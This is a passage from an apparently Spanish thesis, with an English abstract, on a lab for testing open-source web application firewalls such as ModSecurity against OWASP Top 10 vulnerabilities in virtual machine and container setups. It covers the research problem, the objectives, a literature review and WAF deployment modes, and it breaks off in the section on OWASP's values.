In the present project, a testing laboratory is implemented for open-source WAF solutions that operate on virtual machine and container scenarios, using the VirtualBox hypervisor. The purpose of this implementation is to evaluate effectiveness against vulnerabilities reported by OWASP Top 10. Chapter I details the problem that motivated the research, while Chapter II presents the state of the art regarding WAFs. Chapter III describes the methodological framework, including a characterization of open-source WAF solutions operating in virtual machine and container environments, followed by the implementation of the laboratory and the execution of tests to evaluate the effectiveness of these solutions. The results obtained are presented in Chapter IV, supported by a statistical analysis including Levene tests, standard t-tests, and Welch's t-tests. Finally, Chapter V presents the conclusions derived from this project, as well as recommendations and possible lines of research for future work in the studied topic.

Keywords: WAF, ModSecurity, Virtual Machine, Containers, Docker

CAPÍTULO I

EL PROBLEMA

1.1 Problema de investigación

Ahora mismo, el desarrollo tecnológico, y el desarrollo web específicamente, ha tenido un importante crecimiento debido a la realidad en la que nos hemos visto envueltos como personas a partir del año 2020. La nueva forma de vida obligó a las organizaciones, instituciones, empresas, microempresas, emprendedores, etc., a desarrollar plataformas web, que, de forma paralela a las redes sociales, aporten la información que los potenciales usuarios o consumidores requieran. Este crecimiento conlleva también retos tecnológicos en el área de Seguridad Informática.

Los servicios de alojamiento web están expuestos a varios vectores de ataques que hacen de ellos uno de los sistemas más vulnerables dentro de la infraestructura de red de una organización, esto debido a que un servidor web está en constante interacción con un cliente web a través de peticiones HTTP o HTTPS para la obtención de información, introducción de información vía formularios, *login* para servicios que lo requieran, carga de archivos; dependiendo de las configuraciones que se realicen para satisfacer las necesidades tecnológicas de la organización.

Los vectores de ataques ejecutados por *hackers* explotan una vulnerabilidad con el objetivo de robar información confidencial, dañar datos almacenados o comprometer el sistema negando su disponibilidad (DoS o DDoS).


Según la edición 2021 del reporte “*Web Vulnerability Report*”, publicado por Acunetix con una periodicidad similar a la del Proyecto Abierto de Seguridad en Aplicaciones Web - OWASP, las vulnerabilidades críticas y medias en aplicaciones web tienen un crecimiento respecto a años pasados, tal como se puede evidenciar en la Figura 1.1 y la Figura 1.2.

La mayor parte de los servidores web puestos en producción a nivel mundial pueden presentar algún error de diseño o implementación que ocasiona una vulnerabilidad, que por más pequeña que sea puede generar una puerta para ataques internos o externos a la infraestructura tecnológica de la organización. Errores de configuración, de acceso a directorios, de gestión de permisos, de gestión de credenciales para acceso de

administrador, pueden ocasionar una violación a los principios de confidencialidad, integridad y disponibilidad sobre los que se basa la Seguridad Informática.

Figura 1.1


Vulnerabilidades críticas en aplicaciones web durante 2019 y 2020



Nota: Recuperado de “Web Vulnerability Report”, (Acunetix, 2021).

Figura 1.2.

Vulnerabilidades medias en aplicaciones web durante 2019 y 2020




Nota: Recuperado de “Web Vulnerability Report”, (Acunetix, 2021).

Está claro entonces el beneficio que representaría tener en la infraestructura de red un elemento de protección a nivel de aplicación web, pudiendo ser físico o como un complemento del servidor, que haga la diferencia entre una aplicación segura y una que esté altamente expuesta a ataques que comprometan la seguridad de la información. Conscientes de esto, a nivel de gerencia de TI, únicamente se tiene el inconveniente de los montos de inversión, soporte y licenciamiento de una solución WAF (*Web Application Firewall*) comercial que tiene que estar en constante actualización, en cuanto a configuración de políticas se refiere, dependiendo de las actualizaciones en las funcionalidades de la aplicación web.

En la Figura 1.3 se presenta el diagrama de árbol para la problemática descrita en los párrafos precedentes.

Figura 1.3.

Diagrama de árbol para la problemática de vulnerabilidades en aplicaciones web



Nota: Figura elaborada por el autor, (Reyes, 2024).

1.2 Interrogantes de la investigación

¿Las soluciones WAF *open source* pueden implementarse en ambientes de máquinas virtuales y contenedores (*Docker*)?

¿Qué tan eficaz es una solución WAF *open source* implementada en un ambiente de virtualización frente a vectores de ataque para las vulnerabilidades web reportadas en el *framework* OWASP Top 10?

1.3 Objetivos de la investigación

Identificar distribuciones *open source* que permitan la explotación de vulnerabilidades web.

Analizar los modos de operación de un WAF que permiten el filtrado del tráfico malicioso hacia un servidor web.

Determinar la eficacia de una solución WAF *open source* frente a las vulnerabilidades reportadas en el *framework* OWASP Top 10.

1.3.1 Objetivo general

Implementar un laboratorio de prueba de una solución WAF *open source* sobre escenarios de máquinas virtuales y contenedores para comparar su eficacia frente a las vulnerabilidades reportadas por OWASP Top 10.

1.3.2 Objetivos específicos

Caracterizar soluciones WAF *open source* que operen sobre escenarios de máquinas virtuales y contenedores.

Desarrollar un laboratorio de pruebas para soluciones WAF *open source* en escenarios de máquinas virtuales y contenedores.

Analizar la eficacia de la solución WAF *open source* en escenarios de máquinas virtuales y contenedores ante diferentes vectores de ataque considerando las vulnerabilidades web reportadas por OWASP Top 10.

1.4 Justificación

Un factor clave que influyó en la seguridad de las aplicaciones web fue el inicio de la pandemia de COVID-19. Este evento afectó la seguridad de las aplicaciones web ya que se incrementaron las implementaciones de servidores para atender la demanda de información y servicios, que, debido al nuevo estilo de vida, los usuarios requerían.

En la mayoría de las organizaciones, instituciones, empresas, microempresas, etc., se tuvo que redirigir los recursos de TI, tecnológicos y humanos, para atender las demandas de seguridad que la modalidad de teletrabajo introdujo, priorizando la seguridad de extremo a extremo y reduciendo significativamente el presupuesto para implementaciones de seguridad en otras áreas como la de aplicativos webs.

Como resultado de estas dos tendencias, por un lado, el crecimiento en el desarrollo web, y por otro, la falta de recursos de TI en lo referente a la seguridad, han dado paso a la aparición de nuevos actores maliciosos y a la potencialización de *exploits* que explotan vulnerabilidades en servidores web puestos en producción.

El interés primordial del presente proyecto es el de contribuir con el desarrollo de la Seguridad Informática en el país, aportando con un escenario de pruebas donde se analice la eficacia de una solución WAF utilizando plataformas *open source*, que a futuro se puedan implementar en aquellas organizaciones que tengan un limitado presupuesto para esta finalidad. Adicionalmente, este proyecto está alineado con el “PLAN DE CREACIÓN DE OPORTUNIDADES 2021-2025” en los ejes Sociales y de Seguridad Integral – Objetivo 7 Potenciar las capacidades de la ciudadanía y promover una educación innovadora, inclusiva y de calidad en todos los niveles. - Objetivo 9 Garantizar la seguridad ciudadana, orden público y gestión de riesgos.

El proyecto se convertirá en una guía para la instalación y configuración de una solución WAF basada en *open source*, dirigida principalmente a los profesionales del área de TI que tienen a su cargo la responsabilidad de la seguridad en la infraestructura tecnológica.

De forma indirecta se beneficiaría todo usuario, nacional o extranjero, que utilice un servicio web con protección de una solución WAF, que ayude a mitigar actividad maliciosa que pretenda atentar contra la confidencialidad, integridad y disponibilidad de su información.

Finalmente, la investigación propuesta contribuye a la línea de investigación “Desarrollo, aplicación de software y cyber security (seguridad cibernética)” de la Universidad Técnica del Norte.

CAPÍTULO II

MARCO REFERENCIAL

2.1 Antecedentes

El incremento de aplicaciones *online* y la versatilidad en los servicios que éstas ofrecen han hecho que cada vez más usuarios accedan a estos servicios con fines personales o de negocio con la expectativa de que los entornos desarrollados ofrezcan ambientes seguros para sus transacciones. Sin embargo, los últimos años han sido aquellos con más eventualidades desde el punto de vista de amenazas de seguridad, principalmente por el hecho de que el crecimiento económico está ligado al avance tecnológico.

Esto ha implicado que la violación de datos sea ampliamente discutida en los diferentes medios y que la ciberseguridad ya no sea un asunto meramente tecnológico, sino que se ha considerado ya como un riesgo de negocio. En este sentido, aplicaciones basadas en comercio electrónico, IA, *cloud computing*, *machine learning*, redes sociales, entre otras, indudablemente han incrementado el riesgo cibernético tanto para usuarios como para empresas (Cisco, 2020).

El incremento de popularidad y complejidad de las aplicaciones y sitios web en todos los aspectos ha hecho que la mayoría de los ataques se produzcan en la capa aplicación del modelo OSI (Capa 7), la cual se muestra consecuentemente hoy en día como aquella de mayor susceptibilidad (Pałka & Zachara, 2011), causando pérdidas financieras e interrupciones de servicio (Prandl y otros, 2015). Es así que, la detección específica de ataques web ha sido movida a la capa aplicación (Torrano-Gimenez y otros, 2009). Esto no indica que niveles más bajos sean más seguros, solo que, en el transcurso de los años, los protocolos de red han sido reforzados haciéndolos más robustos frente a ataques. Así mismo, la diversidad de proveedores a nivel de aplicación da como resultado un bajo promedio en la seguridad y muchas limitaciones al momento de identificar vulnerabilidades (Pałka & Zachara, 2011).

Una solución universal específica para el manejo de eventos de seguridad son los WAFs (*Web Application Firewalls*). En 2015, Prandl y otros, los presentan como mecanismos de protección primaria de *front-end* para infraestructuras basadas en Internet, las cuales están constantemente bajo ataques. Los WAFs monitorean y filtran

todo el tráfico HTTP desde las aplicaciones web y hacia ellas (Chen y otros, 2022). Las condiciones de trabajo de los WAFs están ligadas al ajuste constante de reglas en función de la aparición, desarrollo y crecimiento de las aplicaciones o sitios web (Pałka & Zachara, 2011). Esto se debe a que lamentablemente en la capa aplicación no existen protocolos ni estándares que aseguren la protección de vulnerabilidades (Razzaq y otros, 2013).

Un enfoque de configuración de WAFs determina el tipo de detección de comportamientos maliciosos que pueden comprometer la seguridad de un sistema. Estos eventos han sido tradicionalmente clasificados por un IDS (*Intrusion Detection System*) como de enfoque negativo y de enfoque positivo (Torrano-Gimenez y otros, 2009). Esta clasificación también es reportada como los tipos de modelos de seguridad basados en el tipo de política (Clincy & Shahriar, 2018). Los primeros son sistemas de detección que funcionan con base a la comparación de estructuras o patrones previamente determinados, las cuales, por lo general, deben ser actualizadas frecuentemente; mientras los segundos son sistemas de detección de anomalías cuyo funcionamiento se basa en la definición de un “buen comportamiento”. Esto supera las dificultades propias del método negativo el cual requiere un gran esfuerzo computacional al realizar la comparación de patrones. Por otro lado, la determinación del así llamado buen comportamiento refleja una desventaja en ambientes complejos. Además, los resultados del método con enfoque negativo dependen de la configuración para cada aplicación web y no pueden ser comparadas con aquellos del método con enfoque positivo (Torrano-Gimenez y otros, 2009).

En 2009 una arquitectura de detección con enfoque positivo es presentada por Torrano-Gimenez y otros, en la cual el sistema de detección de ataques opera como un proxy entre el cliente y el servidor web. El sistema recolecta solicitudes HTTP, las analiza y emite un indicador de comportamiento normal o anómalo. El proxy, en este sistema, puede trabajar en dos modos de operación: como IDS o como *firewall*. En el modo de detección, el proxy emite una alerta si encuentra un patrón sospechoso o permanece inactivo si el patrón lo considera confiable. En cualquiera de los casos, las solicitudes alcanzan el servidor sin limitar la funcionalidad del sistema para el caso de falsos positivos, pero produciendo, si es el caso, un ataque efectivo si la solicitud es

maliciosa. En el modo firewall, únicamente las peticiones válidas son enrutadas al servidor.

Para la determinación del, así llamado, comportamiento normal, Torrano-Gimenez y otros, describen las reglas de comparación contenidas en un archivo XML con un conjunto de propiedades específicas (tales como, longitud de cadenas, caracteres especiales, entre otros) para la determinación de la normalidad de una solicitud. Se enfatiza que la construcción adecuada del archivo XML es crucial para un buen proceso de detección. En la experimentación realizada, se realiza una fase de entrenamiento para el aprendizaje del sistema de detección que conlleva al perfeccionamiento del WAF con resultados satisfactorios relacionados a la tasa de detección cercana al 100%, con una tasa de falsos positivos que decrece rápidamente y es cercana a cero (0) a partir de los 1000 ataques.

Si bien los resultados son consistentes, una de las limitantes en el trabajo presentado por Torrano-Gimenez y otros, es la configuración del archivo XML e indirectamente, el dinamismo que el sistema debe tener ante el desarrollo de aplicaciones y sitios web.

En términos de versatilidad de aquellas soluciones con enfoque positivo, se ha visto la necesidad de que los WAFs desarrollen autoaprendizaje con el fin de sobrellevar la complejidad que presenta la configuración de éstos. Es así que se han reportado métodos adaptativos para el proceso de autoaprendizaje de los WAFs para detectar y eliminar comportamientos maliciosos de usuarios. Pałka & Zachara, en 2011, establecen dos métodos que comparan campos de una solicitud HTTP típica y determinan el aprendizaje del WAF por medio de comportamientos comunes del usuario. Así mismo, reportan posibles complicaciones relacionadas con el almacenamiento de datos, patrones de aprendizaje, significancia de la información recolectada e implementación.

Otro estudio ligado al autoaprendizaje de los WAFs se presenta por Betarte y otros, en 2018, el cual investiga la aplicación de técnicas de *machine learning* para aprovechar los WAFs. La propuesta detalla modelos complementarios de *machine learning* basados *One-Class Classifications* y análisis *n-gram* para mejorar las capacidades de detección y precisión de los WAFs.

En el mismo contexto de autoaprendizaje con *machine learning*, Harish Kumar & Godwin Ponsam, en 2023, describen un modelo de WAF basado en detección anómala

(enfoque positivo) utilizando métodos de procesamiento de lenguaje natural y varios algoritmos de *machine learning*. Detallan cómo la integración de *machine learning* en WAFs puede mejorar la detección de tráfico malicioso y reducir los falsos positivos y negativos haciéndolos más precisos en la toma de decisiones. Se detallan algunas técnicas que pueden ser aplicadas para mejorar la seguridad de las aplicaciones web, entre ellas, detección anómala, análisis de comportamiento, detección de código malicioso, modelamiento predictivo, autenticación de usuarios y control de acceso. A manera de conclusión, Harish Kumar & Godwin Ponsam aseveran que los WAFs son la primera línea de defensa, filtrado y observación del tráfico entrante y que, combinado con técnicas de *machine learning*, resultan una propuesta robusta para la protección de aplicaciones web ante diversos ataques.

Por otro lado, se han reportado algunos trabajos que describen el enfoque de detección negativa. Yuan y otros, en 2019, remarcan que el enfoque de detección negativa presenta inconvenientes en tanto que la comparación con patrones predeterminados puede ser evadida por los ataques web utilizando una variedad de métodos de codificación y diferentes grupos de caracteres (ASCII, GB2312, BIG5, Unicode, entre otros) para codificar el ataque.

Yuan y otros, en 2019, abordan esta problemática presentando una tecnología de recuperación de bloques para acoplar características de tal manera que el sistema previene efectivamente ataques maliciosos en la capa de aplicación web convencional. El sistema presentado es modular, compuesto por los siguientes módulos: análisis de paquetes, coincidencias de características, auditoría de registros y base de datos de firmas de ataques. Un paquete HTTP/HTTPS es en primer lugar analizado por el módulo de análisis de paquetes quien obtiene los campos a ser detectados y los remite al módulo de coincidencias de características. Este último utiliza las reglas de base de datos de firmas de ataques para comparar las características extraídas del protocolo HTTP y procesa una acción de respuesta. El módulo de coincidencias de características es el centro estratégico en el sistema presentado. Una vez que se procesa la acción de respuesta, la base de datos es actualizada y con esto el WAF implementado se describe como un mecanismo enfocado de defensa completa.

El sistema presentado por Yuan y otros, en 2019, fue probado y los resultados experimentales mostraron que el WAF efectivamente puede defender algunos ataques

del tipo *SQL Injection*, ataques de *cracking*, *web shell detection*, ataques XSS, entre otros.

Con respecto a las soluciones WAF, se ha realizado un estudio comparativo de diferentes proveedores cuyo análisis resalta las limitaciones de éstos y concluye con la importancia de las características que deben tomarse en cuenta en la implementación de estas soluciones. El análisis comparativo se enfocó en proveedores tales como ModSecurity, Imperva's Secure Sphere, Barracuda Network Application Gateway, Breach Security's Web Defend, F5-Big IP, Web Spinner, I-Sentry, Secure IIS, Web Defend, Anchiva, Profense, Citrix, WebApp Secure y Server Defender AI (Razzaq y otros, 2013). Así mismo, Ghanbari y otros, en 2016, reportaron un enfoque comparativo entre un IPS/IDS con un WAF desde dos puntos de vista: seguridad y despliegue de flexibilidad. Las conclusiones desprendidas de este estudio, como se esperaba, nuevamente apuntan a la necesidad de una adecuada configuración de los WAFs para el éxito de su implementación.

Tres WAFs de código abierto: ModSecurity, WebKnight y Guardian, fueron estudiados por Prandl y otros, en 2015, para investigar su funcionalidad. En el reporte del estudio se prioriza medir el desempeño de los WAFs utilizando un amplio rango de *frameworks* de prueba y códigos especialmente contruidos para generar tráfico desafiante para los WAFs. La efectividad de los WAFs fue determinada al construir un *set* de patrones de prueba que cubrieron extensamente los diferentes tipos de ataques genéricos (como XSS, *SQL Injection*, así como otros utilizados en estudios previos). Para el desarrollo de las pruebas se utilizó una red miniatura de máquinas virtuales con los WAFs configurados en su modo por defecto. Como resultado global se menciona que el mejor desempeño de los tres WAFs presentó ModSecurity, tal como se puede apreciar en la Tabla 2.1, con una alta dependencia en el tipo de aplicación a ser protegida. Así también se afirmó que ninguno de los WAFs tiene un desempeño ideal completamente confiable.

La primera versión del WAF *open source* ModSecurity fue lanzada en noviembre de 2002 (Applebaum y otros, 2021). El conjunto de reglas CRS (*Core Rule Set*) de OWASP en ModSecurity ha sido utilizado en diferentes investigaciones para demostrar su confiabilidad como WAF. En 2018, Robinson y otros, reportan una implementación efectiva de OWASP ModSecurity como WAF para ataques tipo *SQL Injection*, con una

tasa de detección del 100% después de 15 pruebas de ataques utilizando 3 sistemas operativos diferentes. En tanto que para ataques del tipo *Cross-Site Scripting Stored*, la implementación falló produciendo el ataque efectivo. Para ataques del tipo explotación con herramientas SQLmap y XSSer la implementación fue 100% satisfactoria. Así mismo, en 2020, Mukhtar & Azer, presentaron una evaluación similar de ModSecurity contra ataques tipo *SQL Injection* en la cual, para la experimentación práctica se utilizó ModSecurity 2.9.2 CRS 3.

Tabla 2.1

Rendimiento de los Firewalls de Aplicaciones Web de código abierto frente a ataques del framework Imperva.

Pruebas de ataques Imperva	ModSecurity	WebKnight	Guardian@Jumperz
Total de pruebas XSS	22	22	22
XSS eludidas	0	0	22
XSS bloqueadas	22	22	0
Total de pruebas SQLi	19	19	19
SQLi eludidas	0	0	19
SQLi bloqueadas	19	19	0
Total de pruebas RFI/LFI	19	19	19
RFI/LFI eludidas	0	0	19
RFI/LFI bloqueadas	19	19	0

Nota: Tabla recuperada de Prandl y otros, 2015.

Un análisis de ataques que evaden ModSecurity con CRS versión 3 es presentado en el trabajo de Singh y otros, en 2018. Los vectores de ataque están enfocados en el Top 10 de OWASP y fueron probados con diferentes tipos de configuración del nivel de paranoia en ModSecurity, del 1 al 4. La parte experimental del análisis describe la utilización de 3 máquinas virtuales determinadas como atacante (OWASP ZAP *Zed Attack Proxy* y Burp Suite), *firewall* (ModSecurity CRS 3 ejecutado como proxy inverso) y servidor (Multillidae). Los resultados fueron agrupados en diferentes niveles de paranoia indicando si el ataque fue efectivo o no. Se observó que en el nivel de paranoia por defecto (nivel 1), los ataques que pudieron evadir el WAF fueron altos y que a medida que se incrementa el nivel de paranoia, la efectividad del WAF fue incrementado también. En el nivel 4 la mayoría de los ataques fueron bloqueados.

La implementación de un WAF utilizando ModSecurity y el método de proxy inverso es reportado en el trabajo de Muzaki y otros, en 2020. Luego de un detalle breve de la

base teórica referente a seguridad en aplicaciones web, WAF, ModSecurity y el método de proxy inverso, se detalla la metodología experimental utilizada en la investigación. Se tomaron en cuenta dos condiciones para las pruebas de tres tipos de ataques (XSS, *SQL Injection* y *Unauthorized Vulnerability Web Scanning*) contra aplicaciones web: sin la aplicación de ModSecurity ni proxy inverso y con la aplicación de los dos. Con base en los resultados obtenidos y el análisis realizado se concluyó que la implementación de un WAF y el método de proxy inverso bloquea satisfactoriamente las amenazas evaluadas. La investigación sugiere proveer una interfaz de registro de ataques, así como un sistema de alertas para que de esta manera un administrador pueda ser notificado ante intentos de ataques.

En el continuo avance tecnológico se ha visto la necesidad de estudiar de manera experimental la eficiencia y efectividad de las nuevas versiones de ModSecurity, así como del conjunto de reglas CRS de OWASP. En 2020, Sobola y otros, presentaron una evaluación experimental de la efectividad del *Core Rule Set* versión 3.2 en ModSecurity en la configuración por defecto. El estudio está enfocado en tres objetivos, la evaluación del rendimiento de los servidores web en términos de *throughput*, *transaction rates* y *concurrency*. Al finalizar, se determinaron las razones que limitan a ModSecurity con CRS versión 3.2 para la detección de algunos ataques, se presentan recomendaciones de mejora, y se concluye que ModSecurity con CRS versión 3.2 todavía tiene falencias que son aprovechadas por determinados ataques para evadir el WAF. La principal contribución que hacen Sobola y otros, en 2020, está orientada al entendimiento de la efectividad de ModSecurity con CRS versión 3.2 en términos de capacidad y desempeño ante ataques web.

Una propuesta atractiva que inspecciona y propone mejoras en la usabilidad en sí de ModSecurity es presentada en el trabajo de Alagoz y otros, en 2021. Para el efecto se aborda la propuesta al aplicar un método híbrido de inspección de usabilidad que combina técnicas de evaluación heurística y tutorial cognitivo. Esto propone un mecanismo que chequea las reglas de ModSecurity y ofrece un procedimiento que mitiga los errores de sintaxis durante el proceso de ingreso de las reglas. Como resultado de la propuesta se identifica que una mejora en la usabilidad de ModSecurity radica principalmente en el soporte de una interfaz gráfica de usuario (GUI).

Los trabajos mencionados dentro del presente antecedente han sido presentados, implementados y verificados como laboratorios con máquinas virtuales. Un análisis a detalle de las topologías presentadas revela que servidores, atacantes, *firewalls*, proxy, entre otros, son montados sobre máquinas virtuales, mismas que han desempeñado algún rol dentro del laboratorio de análisis. Sin embargo, la aparición de contenedores (Dockers) como una alternativa a las máquinas virtuales ha sido atractiva ya que éstos demandan baja utilización de recursos computacionales (Yadav y otros, 2018). En este contexto, se han realizado diversos trabajos que comparan el desempeño de máquinas virtuales y contenedores en términos de tiempos de servicio (Yadav y otros, 2018), disponibilidad y escalabilidad, seguridad, versatilidad para trabajar en ambientes heterogéneos (Abraham y otros, 2018), desempeño de CPU, rendimiento de memoria, entrada/salida de disco, test de carga y métricas de velocidad de operación (Potdar y otros, 2020).

2.2 Marco teórico

2.2.1 Vulnerabilidades en aplicaciones web

Según la norma ISO/IEC 27001, una vulnerabilidad es la debilidad de un activo o control que puede ser explotada por una o más amenazas para materializar una agresión sobre el activo (ISO/IEC 27001, 2022).

El Proyecto Abierto de Seguridad en Aplicaciones Web - OWASP, de sus siglas en inglés *Open Web Application Security Project*, define periódicamente un listado con las principales vulnerabilidades a las que están expuestos los servidores web, y que son utilizadas para procesos de auditoría en infraestructuras organizacionales para evitar que un atacante pueda hacerse con el control del sistema implementado (OWASP Foundation, 2021b).

Las vulnerabilidades a las que están expuestos los servidores web se clasifican según el impacto que el *exploit* pueda tener en el sistema; así como también, la dificultad que representa para el atacante explotar la vulnerabilidad. Teniendo en consideración estos puntos, la edición 2021 del reporte “*Web Vulnerability Report*”, publicado por Acunetix, clasifica las vulnerabilidades en:

- Críticas. - Un atacante puede comprometer por completo la confidencialidad, la integridad o la disponibilidad de un sistema sin necesidad de acceso especializado, interacción del usuario o circunstancias que estén fuera del control del atacante.
- Medias. - Un atacante puede comprometer parcialmente la confidencialidad, la integridad o la disponibilidad de un sistema de destino. Puede necesitar acceso especializado, interacción del usuario o circunstancias que están fuera del control del atacante.
- Leves. - Un atacante puede comprometer la confidencialidad, la integridad o la disponibilidad de un sistema de destino de forma limitada. Necesita acceso especializado, interacción del usuario o circunstancias que están fuera del control del atacante.

2.2.2 Solución WAF

Para la mitigación de las vulnerabilidades existe una solución a nivel de infraestructura conocida como *Web Application Firewall* (WAF) cuya función es la de garantizar la seguridad de un servicio web haciendo una comparación con modelos de tráfico para detectar actividad maliciosa, analizando y filtrando las peticiones que llegan al servidor (Oracle, 2023).

El OWASP define a un WAF como un *firewall* a nivel de capa siete que aplica un conjunto de políticas de seguridad a las interacciones HTTP y HTTPS entre el cliente y el servidor para proteger a las aplicaciones de ataques comunes como *Cross-Site Scripting* (XSS) y *SQL Injection* (OWASP Foundation, 2022).

Entre las ventajas de una solución WAF se tiene la mitigación de ataques web con vectores sofisticados, el control del flujo de datos basado en políticas de seguridad, respuesta inmediata a ataques conocidos sin la necesidad de bloquear el tráfico legítimo dirigido hacia el servidor, ayuda al cumplimiento de normativas de seguridad y protege la infraestructura web contra los ataques reportados en el *framework* OWASP Top 10 (B-SECURE, 2022).

2.2.2.1 Modos de implementación

El modo de implementación de una solución WAF depende de la topología de red con la que cuente la organización y de las necesidades desde el punto de vista de la seguridad para la aplicación web. A continuación, se presentan los modos de implementación más utilizados para una solución WAF según Díaz & Ramírez, en 2018:

- **WAF en modo *bridge***

En este tipo de implementación el WAF trabaja como un equipo que interconecta dos segmentos de red de forma transparente, es decir, las interfaces de red del equipo no tienen direccionamiento IP, de modo que no es necesaria la alteración de la configuración de direcciones IP de los servidores, no se requiere de la reconfiguración de registros DNS y permite proteger varios servidores web, siempre y cuando a estos se acceda mediante el canal que protege el WAF (Díaz & Ramírez, 2018).

- **WAF en modo proxy inverso**

En el modo proxy inverso el WAF trabaja como un equipo que interconecta dos o más segmentos de red contando con direccionamiento IP en cada una de las interfaces. Concentra, gestiona y analiza las peticiones y respuestas HTTP que circulan entre los usuarios y aplicaciones web. En resumidas palabras, el WAF en modo de proxy inverso responde las peticiones web como si fuera el servidor web mismo, por lo tanto, es de utilidad para ocultar a los servidores web de la red exterior. Permite proteger múltiples servidores web y la implementación requiere modificar los registros DNS para dirigir las peticiones a la dirección IP del WAF (Díaz & Ramírez, 2018).

- **WAF en modo *plugin***

El WAF se instala como un *software* de complemento o *plugin* en el servidor web a proteger. Para su operación hace uso de los recursos de *hardware* y *software* del servidor donde se ha instalado. Su instalación depende totalmente del tipo de servidor web y del sistema operativo subyacente. Este modo de operación es el más sencillo ya que no requiere configuraciones adicionales en la red (Díaz & Ramírez, 2018).

2.2.3 OWASP y OWASP Top 10

2.2.3.1 OWASP (OWASP Foundation, 2021a)

El Proyecto Abierto de Seguridad en Aplicaciones Web - OWASP, de sus siglas en inglés *Open Web Application Security Project* es una fundación que se lanzó el 1 de diciembre de 2001 y se constituyó como una organización benéfica sin fines de lucro en los Estados Unidos el 21 de abril de 2004, con la visión de no tener más *software* inseguro y la misión de convertirse en la comunidad global y abierta que impulsa el desarrollo del *software* seguro a través de la educación, herramientas y colaboración. En resumen, OWASP es una comunidad que trabaja para mejorar la seguridad del *software* apoyando a que las organizaciones conciban, desarrollen, operen y mantengan aplicaciones en las que se puede confiar.

Los valores fundamentales de OWASP son:

